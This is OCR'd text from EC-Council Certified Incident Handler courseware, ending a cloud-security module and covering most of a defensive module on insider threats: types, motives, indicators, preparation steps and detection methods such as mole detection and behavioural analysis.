



Figure 8.106: Screenshot of Fidelis CloudPassage Halo showing issue details

Some additional cloud security monitoring tools are listed below:

- CrowdStrike (*https://www.crowdstrike.com*)
- Darktrace (*https://darktrace.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Trend Micro (*https://www.trendmicro.com*)
- Sophos Cloud Native Security (https://www.sophos.com)
- Cato SASE Cloud with SSE 360 (*https://www.catonetworks.com*)

## Module Summary

In this module, we discussed the fundamental concepts of cloud computing and various responsibilities and challenges involved in handling and responding to cloud security incidents. We also discussed various phases of handling cloud security incidents in Azure, AWS, and Google Cloud. Further, we explored a case study on handling cloud security incidents. Finally, we presented various best practices for preventing cloud security incidents.

In the next module, we will discuss handling and responding to insider threats.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

This page is intentionally left blank.

E|CIH

EC-Council | Certified Incident Handler

EC-Council

Building A Culture Of Security

Module 09

# HANDLING AND RESPONDING TO INSIDER THREATS

EC-Council Official Curricula

This page is intentionally left blank.

# Learning Objectives

Insider threats are more devastating because they involve trusted individuals such as employees, third parties, contractors, or customers who have privileged access to various resources. Insiders can use their authorized privileges to directly misuse resources, thus affecting the confidentiality, integrity, and availability of information systems. Malicious insider activities may impact business operations and damage organizational reputation and profits.

Incident responders should possess a complete understanding of insider threats, along with detailed knowledge of handling and responding to these threats. This module will help in understanding the various steps involved in handling and responding to insider threats such as preparation, detection, analysis, containment, eradication, and recovery.

At the end of this module, you will be able to:

- Understand the concept and types of insider threats
- Describe the driving forces behind insider attacks
- Understand the importance of handling insider threats
- Discuss the preparation required to handle insider threats
- Recognize potential indicators of insider threats
- Understand how to detect insider threats
- Implement insider threat detection tools
- Explain containment steps for insider threats
- Describe the analysis of insider threats
- Understand how to eradicate and recover from insider threats
- Identify best practices to prevent insider threats

# Understand the Handling of Insider Threats

Insider threats are a major risk currently faced by organizations. Most organizations carefully evaluate external threats and focus less on internal threats. Even after deploying efficient security controls to monitor and detect external threats, the most dangerous insiders may already have access to the internal systems and critical data. Hence, it is important for incident handlers to understand various threats and risks caused by insiders.

This section presents an overview of insider threats, types of insider threats, driving forces behind insider attacks, common attacks carried out by insiders, importance of handling insider attacks, and case studies.

## Insider Threats

An insider is any employee (trusted person) who has access to the critical assets of an organization. An insider attack involves the use of privileged access to violate rules or


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

intentionally threaten an organization's information or information systems. Insiders can easily bypass security rules, corrupt valuable resources, and access sensitive information. They misuse organizational assets to directly affect the confidentiality, integrity, and availability of information systems. Insiders can perform malicious activities on organizational networks, systems, and databases. These attacks impact the business operations, reputation, and profit of organizations. Moreover, they are easy to launch and difficult to detect. However, it is difficult to figure out the source of an insider attack.

Insider attacks are generally performed by:

- **Privileged Users**

  Attacks may originate from the most trusted employees of a company (such as managers and system administrators), who have access to the company's confidential data; thus, they are more likely to misuse data either intentionally or unintentionally.

- **Disgruntled Employees**

  Attacks may be performed by unhappy employees or contract workers. Disgruntled employees who intend to take revenge on a company first acquire information and then wait for the right time to compromise organizational resources.

- **Terminated Employees**

  Some employees take valuable company information with them when terminated. These employees access company data after termination using backdoors, malware, or their old credentials if they are not disabled.

- **Accident-prone Employees**

  If an employee accidentally loses their mobile device, sends an email to incorrect recipients, or leaves a system loaded with confidential data logged-in, it can lead to unintentional data disclosure.

- **Third Parties**

  Third parties such as remote employees, partners, dealers, and vendors have access to a company's information. However, the security of their systems is unpredictable and could be a source of information leaks.

- **Undertrained Staff**

  A trusted employee becomes an unintentional insider owing to a lack of cybersecurity training. They fail to adhere to cybersecurity policies, procedures, guidelines, and best practices.

Organizations where insider attacks are common include credit card companies, health care companies, network service providers, as well as financial and exchange service providers. With their authorized privileges, insiders can bypass physical and technical security measures and gather sensitive information from organizational systems and devices.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Insider attacks can impact an organization in several ways:

- Unavailability of networks and systems
- Inability to perform business activities
- Damage to organizational reputation
- Loss of personal information related to clients, employees, or customers
- Website defacement
- Posting confidential information on public websites
- Damaging systems, products, software, and other resources

**Why are Insider Attacks Effective?**

An insider attack is effective because:

- Insider attacks can go undetected for years and remediation is expensive
- An insider attack can be easily launched
- It is difficult to prevent insider attacks
- Inside attackers can easily achieve their goals
- It can be difficult to identify whether an employee is engaging in harmful malicious activities
- Even after identifying such activities, employees may deny responsibility and claim that their activity was an unintentional mistake
- Employees can easily cover their actions by editing or deleting logs to hide their malicious activities

**Example of Insider Attack: Disgruntled Employee**

Most cases of insider abuse can be traced to individuals who are introverted, incapable of managing stress, experiencing conflict with management, frustrated with their job or office politics, craving respect or promotion, transferred, demoted, or issued an employment termination notice, among other reasons. Disgruntled employees may also pass company secrets and intellectual property to competitors for monetary gain, thus harming the organization.

Disgruntled employees can use steganography programs to hide company secrets and later send the information to competitors as innocuous-looking messages such as a picture, image, or sound file using their work email account. No one suspects them because the attacker hides stolen sensitive information in the picture or image file.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.1: Example of insider attack – a disgruntled employee

## Types of Insider Threats

Discussed below are different types of insider threats:

- **Malicious Insider**

  Malicious insider threats come from disgruntled or terminated employees who steal data or destroy company networks intentionally by injecting malware into the corporate network.

- **Negligent Insider**

  Insiders who are uneducated on potential security threats or simply bypass general security procedures to meet workplace efficiency are more vulnerable to social engineering attacks. Many insider attacks result from employees' laxity toward security measures, policies, and practices.

- **Professional Insider**

  Professional insiders are the most harmful insiders. They use their technical knowledge to identify weaknesses and vulnerabilities in the company's network and sell confidential information to competitors or black-market bidders.

- **Compromised Insider**

  An outsider compromises an insider who has access to an organization's critical assets or computing devices. This type of threat is more difficult to detect because the outsider masquerades as a genuine insider.

- **Accidental Insider**

  Accidental insider threats occur from the inadvertent exposure of confidential details to an external entity. Mistyping an email address, sending a valuable business document to an unknown user, unintentionally clicking on a malicious hyperlink, downloading a virus-infected file from a phishing email, and inadvertently disposing important papers are a few examples of accidental insider threats.

## Driving Force behind Insider Attacks

Most insider attacks are motivated by fulfilling financial needs, while others result from the insider's hostility, revenge, and greed. The following can be the driving force for an insider to commit an attack:


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Work-related Emotional Grievance**

  If an organization has a negative or hostile work environment, an employee may become disgruntled owing to perceived unfair treatment or work pressure and attack organizational systems. Frustrations about work can also cause users to commit insider attacks.

- **Corporate Espionage**

  Unscrupulous competitors may approach and lure employees into corrupting organizational data for payment. Employees may be asked to steal sensitive information such as project or board meeting details, tender quotes, and future plans.

- **Challenge**

  Some insiders see an attack as a challenge for their skills and perform the attack for the thrill of overcoming this challenge. This can include employees from security or hacking teams who want to try their skills against new types of security methods implemented across an organization.

- **Curiosity**

  Generally, students of security programs perform insider attacks to fulfill their curiosity. They can perform these attacks to ascertain their hacking capabilities or check the extent of their hacking products.

- **Hacktivism**

  This is a mechanism in which employees attack the organization to make political statements or embarrass a company by publicizing sensitive information. These types of attackers can also be persons who want to publicize the crimes of organizations or governments against people.

- **Financial Gains**

  Most insiders perform attacks for financial gain because they expect to sell sensitive information to competitors, open backdoors for external attackers, or hack company accounts for extortion. Insiders sell sensitive information about the company to competitors, steals financial details of colleagues for personal use, or manipulate company's or personnel's financial records.

- **Steal Confidential Data**

  A competitor may inflict damage to the target organization, steal critical information, or put them out of business by just finding a job opening, preparing someone to get through the interview, and getting them hired by the target organization.

- **Taking Revenge**

  It takes only one disgruntled person to take revenge and compromise a company. Attacks may originate from unhappy employees or contract workers with negative opinions about the company.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Become Future Competitor**

  Current employees may plan to start their own competing business using the company's confidential data. These employees may access and alter the company's clients list.

## Common Attacks Performed by Insiders

The following are the most common types of attacks performed by insiders:

- **Eavesdropping and Wiretapping**

  Eavesdropping involves overhearing a conversation surreptitiously. Insiders or corporate spies may use this method to collect confidential conversations from boardrooms, meeting halls, and corridors. To achieve this, insiders can implant bugs, scanners, and tapping devices to overhear or hack phone conversations. They may also use web-based sniffing services to hack phone-based voice mail systems.

- **Theft of Computers/Devices**

  Insiders try to access sensitive data by stealing laptops, mobiles, and other portable electronic devices. To accomplish this, they may take advantage of negligent staff who misplace their portable devices. They may also steal parts of devices such as hard disks containing crucial information and use them to perform malicious activities.

- **Creation of False Dossiers or Misinformation**

  Insiders create and spread misleading information to spur dissonance within the employees of an organization. They then try to exploit the resulting situation to gain the trust of employees, gather crucial data from them, and use them to perform attacks. Competitors also hire law firms or private investigators to compile false or misleading dossiers to discredit target organizations.

- **Intimidating Existing Employees**

  Insiders gather personal information about existing employees related to their spouses, children, personal life, religious activities, health, and medical information. They use this information to blackmail, lure, physically abuse, and intimidate them to accomplish their malicious tasks.

- **Social Engineering**

  Social engineering is the art of manipulating people to divulge sensitive information for performing malicious actions. Employees are often not even aware of a security lapse on their part and inadvertently reveal an organization's critical information. Insiders mainly target help desk workers, receptionists, and security guards by employing new ways to get information and misuse the individual's knowledge and access privileges.

- **Tailgating**

  Insiders gain access to confidential and restricted areas of the organization by resorting to tailgating. They might pretend to have forgotten their ID cards or enter an area after the authorized personnel without being noticed. This poses a threat to sensitive zones


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

of an organization such as data centers, meeting rooms, printer and fax zones, and administrative areas.

- **Data Theft and Spoliation**

  Corporate spies or insiders extract sensitive data using hidden files, wireless networks, and hacking techniques, along with portable electronic and storage devices such as laptops, smartphones, tablets, and USB drives. They misuse the security features used by most organizations to filter and monitor incoming traffic if the organizations failed to enable restrictions on outgoing traffic. This security vulnerability enables spies to store and extract sensitive data in bulk.

- **Pod Slurping**

  In pod slurping, attackers use portable storage devices such as iPods and USB sticks to steal sensitive data. Insiders use storage devices to introduce software tools that automatically run when the device is connected. These tools can search networks for sensitive information and transfer it to the device.

- **Planting Keyloggers/Backdoors/Malware**

  Keylogging is a technique used to record or monitor the keystrokes of specific computer users. Backdoors compromise the security of target systems and gain illegitimate access to a network by injecting small programs that bypass authentication checks such as gaining administrative privileges without passwords. Malware is a piece of malicious software designed to perform activities as intended by the attacker without user consent. Insiders can steal data by planting keyloggers, backdoors, or malware.

- **Privilege Escalation**

  In a privilege-escalation attack, insiders gain access to networks, data, and applications by taking advantage of bugs, design flaws, or misconfigurations in an operating system or application to gain elevated access to resources, which are normally protected from the application or user. Once insiders have gained access to a remote system with a valid username and password, they will attempt to increase their privileges.

## Importance of Handling Insider Attacks

Organizations are making more investments to enhance and strengthen their perimeter security controls to prevent and detect various external attacks. These controls are not necessarily enough to prevent and detect internal attacks originating from employees within an organization. It is also difficult to monitor and detect insider attacks using traditional security tools.

Organizations must consider insider threats with the highest priority because insiders are individuals with authorized access to critical systems and information. Moreover, most security controls do not trigger alerts considering illicit activities as normal behavior. Hence, organizations must implement a proactive approach by monitoring user behavior to detect threats at an early stage. To overcome the challenges in detecting insider threats, organizations


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

must go beyond the technical metrics and security infrastructure and implement advanced analysis techniques such as threat intelligence and big data analytics.

Organizations need to establish appropriate incident handling teams to manage security incidents originating from insiders. Apart from establishing security controls to detect and monitor potential insider threats, organizations must also develop guidelines for the necessary actions to be taken after the detection of an incident. A well planned and thoroughly tested incident response plan can help the incident handling team to immediately implement containment and eradication steps when necessary.

# Explain Preparation Steps for Handling Insider Threats

Establishing effective defense strategies is not sufficient for handling insider threats. Incident handling teams must be prepared to manage insider threats and define various processes required to mitigate these incidents. Incident handling teams should also combine the current security infrastructure with organizational security policies to effectively detect and quickly respond to security incidents.

This section discusses various preparation steps required to handle insider threats.

## Preparation Steps to Handle Insider Threats

Insider threats continue to be a matter of concern for any organization because insiders have a significant advantage over others who might want to harm an organization. Insiders can use their current access to bypass technical and physical security measures. Insiders are also aware of policies, procedures, technologies, vulnerabilities, and exploitable flaws in an organization.

Thus, organizations must always be ready to handle or respond to insider threats. Preparing for an incident is essential if the preventive measures fail to detect and stop an incident. Moreover, preparation for an insider incident is effective, but only when the organization can identify the threat as well as mitigate and resolve it quickly.

The following are various preparation steps to handle insider threats:

- Document, frame, and enforce policies to mitigate insider threats such as data theft, modification, and IT sabotage.
- Preserve details of previous insider incidents and investigate them carefully when preparing an incident response plan.
- Create awareness and train employees on how to safeguard organizational data.
- Train employees to detect and avert social engineering attempts.
- Conduct regular security awareness training to sensitize employees about threats and organizational security controls.
- Implement policies that prohibit employees from disclosing or forwarding any confidential information.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Make employees aware of the need for security policies and access controls, their responsibilities and constraints of employment, and consequences of violations.
- Train employees on how to identify and report a policy violation or suspicious espionage event.
- Ensure that employees do not divulge any organizational secrets such as account credentials, service provider details, and information security procedures by creating awareness about different communication channels that are prohibited for work purposes.
- Help employees understand the security risks involved in exchanging information over the phone, voice mails, messages, or unencrypted email.
- Identify and prioritize the critical assets of an organization and define a risk management strategy to protect these assets.
- Regularly audit and maintain records of all critical assets such as servers, computer systems, and accessories.
- Enable logging for all access attempts and regularly audit them to identify violations or attempts made to violate a security policy.
- Make sure that all employees follow strict password and account management policies and implement a reporting mechanism for unauthorized account access and potential attempts at social engineering.
- Follow the principle of least privileges when granting access to organizational resources.
- Enforce policies for the separation of duties and provide minimum privileges required by employees to perform their duties.
- Monitor employee activities such as phone calls and email.
- Use employee monitoring software to track computer activities via screen capturing, data, keystroke, idle time, printer, removable drives, and audio/video monitoring.
- Monitor the internet activities of employees such as their browsing history, uploads, downloads, web access, data traffic, and other activities (e.g., accessed files and privilege misuse).
- Record information related to physical entry and exit, system logins, network activities, accessed files, uploads and downloads, and privilege misuse for all employees.
- Log and audit access violations and attempts to violate physical space and other equipment.
- Use physical monitoring devices such as CCTV cameras and alarms across an organization to record suspicious activities.
- Make sure that terminated employees do not have access to the physical space or non-public areas of the organization.
- Deploy data loss prevention, log management, IDS, SIEM, and behavior analysis tools.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Install honeypots to lure attackers to seemingly soft targets and identify potential attackers.
- Use honeytokens, which work in the same manner as honeypots, but at the directory or file level.
- Perform thorough background check on new employees before hiring.
- Frame organizational security policies to include that access cards or ID cards must be worn or displayed by all employees and visitors at all times.
- Define an acceptable level of loss and plan security policies accordingly.
- Implement application whitelisting and blacklisting to prevent employees from downloading and executing malicious software.
- Train and employ trustworthy employees for insider watch and implement protocols to report suspicious co-workers.
- Establish a proactive and evolving insider threat detection governance program.

## Understand Detection and Containment of Insider Threats

It is difficult to prevent or detect data attacks perpetrated by insiders. Insiders are often aware of loopholes in organizational security and can exploit them to steal confidential information. Hence, insider threats should be carefully handled because they are difficult to thwart and can cause huge financial loss and business interruptions.

This section discusses the indicators of insider threats, methods used to detect insider threats, and insider threat detection tools. This section also discusses various steps to be followed to contain insider threats.

### Indicators of Insider Threats

Indicators of insider threats are generally abnormal user activities that deviate from regular work activities. These represent unusual patterns of user behavior that require further analysis to identify malicious motives and intents. The most common indicator of insider threat occurs when employees lack awareness about specific security measures. Incident handlers must understand these indicators to detect and analyze various insider threats.

The following are some indicators of insider threats:

- **Alerts of Data Exfiltration**

  Alerts of unauthorized gathering and transmission of data on the network can represent an insider or malware attack. Insiders can also use paper, facsimile, hard drives, portable devices, and other computing equipment to gather and transfer sensitive data.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Missing or Modified Network Logs**

  Insiders may try to access log files to delete, modify, and edit unauthorized access events, file transfer logs, etc. from systems and network devices to avoid detection. Alerts for log modification deletion or access can represent attacks.

- **Changes in Network Usage Patterns**

  Changes in the network patterns of network-specific protocols, size of packets, sources and destinations, frequency of user application sessions, and usage bandwidth can indicate malicious activity.

- **Multiple Failed Login Attempts**

  Insiders can try to log in to unauthorized systems or applications through brute-force attacks. Multiple failed login attempts may therefore indicate an insider threat.

- **Behavioral and Temporal Changes**

  Deviation from established behavior and temporal changes in employee behavior such as spending capacity, frequent travel, anger management issues, constant conflicts with colleagues, and lethargic work performance can be indicators of fraud.

- **Unusual Time and Location of Access**

  Any mismatch in the timeline of an event can be suspicious and indicate an insider threat. For example, logging activities on an employee system when the employee is not present.

- **Missing or Modified Critical Data**

  Disgruntled employees can modify or delete sensitive data with the intention to damage the organization's reputation.

- **Unauthorized Download or Copying of Sensitive Data**

  Insiders use legitimate and malicious tools to extract data from organizational perimeter. Insiders can install malware, trojans, and backdoors to steal information.

- **Sending Sensitive Information to Personal Email Accounts**

  Insiders may send critical information about an organization to their personal email accounts with malicious intentions.

- **Logging of Different User Accounts from Different Systems**

  Unusual times of access combined with differences in the IP address used by the system to log in can represent malicious activities.

- **Temporal Changes in Revenue or Expenditure**

  Unexpected and unexplained changes in an employee's financial status can indicate an external source of income; organizations should audit their financial reports to confirm the involvement of employees in malicious activity.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Unauthorized Access to Physical Assets**

  Activities such as employees using authorized assets without authentication, trying to escalate their privileges beyond their job requirement, or trying to gain physical access to assets can represent threats.

- **Increase or Decrease in Employee Productivity**

  Employees who are unproductive, threatening, have legitimate and illegitimate job concerns, and have disagreements regarding intellectual property rights tend to be suspicious. A sudden increase or decrease in their productivity can signify suspicious behavior.

- **Inconsistent Working Hours/Unusual Business Activities/Concealed or Frequent Foreign Trips**

  Employees with suspicious business activities such as unusual login times, unusual office timings, unauthorized browsing and downloads, concealed foreign trips, and meetings with representatives from other countries/organizations should be monitored.

- **Abnormal Access of Systems and User Accounts**

  A mismatch between the systems assigned and user accounts accessing the systems may indicate an insider threat.

- **Irresponsible Social Media Behavior**

  Insiders may try to create a negative impact on the organization by posting unnecessary or inappropriate information on social media websites.

- **Attempt to Access Restricted Zones**

  Employees with malicious intentions may try to access restricted areas of the organization to collect sensitive information.

- **Unexpected Resignation**

  Employees leaving the company suddenly can potentially cause insider threat; hence, their activities should be monitored.

- **Unusual Enthusiasm**

  Some employees are overly enthusiastic such as undertaking additional work and expanding their access to critical data. These actions might not be necessarily malicious, but they can signify threats.

- **Employees on Notice**

  Employees served with termination notices are a major concern because they may abuse their privileges to cause harm to organizations.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Signs of Vulnerability**

  Attackers can manipulate employees with interpersonal vulnerabilities such as drug addiction, gambling, and financial distress to provide them with illegitimate access to resources.

## Detecting Insider Threats

After obtaining reports of suspicious activity, incident responders must start analyzing network logs, database logs, email logs, application logs, file access logs, and remote access logs and perform memory analysis to check if the suspicious activity is an attack. Incident responders must look for suspicious network connections, data transfers, and downloads to determine the type of attack and resources involved. Incident responders can use behavioral analysis and mole detection techniques to confirm the attacker. They can enable network sniffers to capture the data of suspicious employees and analyze the captured packets to confirm the attack. They can also consider factors such as misbehavior with coworkers and supervisors, reduced performance levels, little or no dedication toward work, and unexplained absences at work.

After confirming the attack, responders must isolate suspicious systems or resources from the functional network. They must block all access of suspected employees, including email, application accounts, physical access cards, and network credentials, and follow containment and eradication processes to stop the propagation of the attack. They should analyze the resources involved in the attack, including suspect systems, accounts, and databases to find the data accessed.

In some cases, attackers might use the systems or credentials of other employees to perform the attack. In this situation, incident responders must use physical security measures such as surveillance cameras to confirm the attacker.

## Detecting Insider Threats: Mole Detection

A corporate mole is an employee who pretends to be a dedicated worker but performs malicious activities secretively. Mole detection is not technically sophisticated, but it is important to find the individual leaking information. To identify a mole, organizations must provide each employee with unique data and make them believe they are crucial. Malicious employees will try to reveal the given information either for financial benefits or to damage the organization.

Incident responders must then check if any information provided to the employees has made its way to the public domain. Because each employee received unique data, the mole can be easily identified. They can also confirm the suspect by pretending to be discussing sensitive information near them and observing if they try to hear and leak the information.

## Detecting Insider Threats: Profiling

Profiling is an ideal way to detect insiders by identifying their behavior patterns. It is an excellent technique that can be performed in two ways:

- Individual profiling
- Group profiling


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Individual profiling refers to observing the behavior of an individual when alone, whereas group profiling is observing a person's behavior in a group. Every person is unique; thus, individual profiling defines the pattern of normality for a given individual. It helps to flag people if their behavior falls outside of the norm. Note that an insider can adjust their behavior if they know about individual profiling.

## Detecting Insider Threats: Behavioral Analysis

Insider threats generally originate from within organizations and from insiders who behave differently than normal employees. Behavioral analysis helps incident handlers to detect malicious insider behavior along with their intentions. While performing behavioral analysis, incident responders should compare an individual's past behavior with that of their coworkers. This helps in detecting abnormal or malicious behavior.

The major challenge in performing behavioral analysis for detecting insider threats is building appropriate user behavioral profiles suitable for detecting insider threats and defining the thresholds for each individual's normal and abnormal behavior. Additionally, the amount of data collected from internal networks is enormous and includes information such as work schedule patterns, internet browsing patterns, emails sent and received, usage of social media websites, and files accessed. It is important for incident handlers to understand data that are critical for behavioral analysis.

Behavioral analysis includes the following processing steps:

- **Extract behavioral patterns**

  Capture all data transmitted over the network between devices such as end systems, files, and application or database servers, along with the external traffic to and from the internet. These data can be used to extract the behavioral patterns of each user.

- **Compare behaviors across multiple users**

  Compare each user's behavioral pattern with the patterns of other users within the organization.

- **Generate clusters based on behavioral similarity**

  Create different user groups based on behavioral similarities. Generate threshold values for each group's boundaries.

- **Build profiles for each group**

  Generate profiles for each group's behavioral pattern.

- **Discover outliers in each group**

  Outliers generally exhibit behavioral patterns falling outside the threshold values; hence, they can be flagged as suspicious.

Incident handlers can employ tools such as user behavior analytics (UBA) tools, security information and event management (SIEM), and data loss prevention (DLP) technologies to monitor, collect, detect, and analyze different user activities. These technologies apply sets of rules that utilize machine learning to detect anomalous user behavior, perform statistical


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

analysis, and generate alerts when a user attempts to perform malicious actions deviating from their normal behavior. Machine learning can detect more sophisticated attacks in which insiders dwell in the network and later move laterally to escalate privileges. This helps incident handlers to gain more insight into the incident. Incident handlers can also use advanced technologies such as user and entity behavior analytics (UEBA), which include advanced algorithms to monitor entities (users, devices, applications, or servers) and identify security anomalies. These anomalies help in detecting the presence of malware and lateral movement of insiders. Incident handlers can use tools such as Proofpoint ITM, Splunk User Behavior Analytics, DataRobot, and Ekran System to perform behavioral analysis.

## Behavioral Analysis Tools

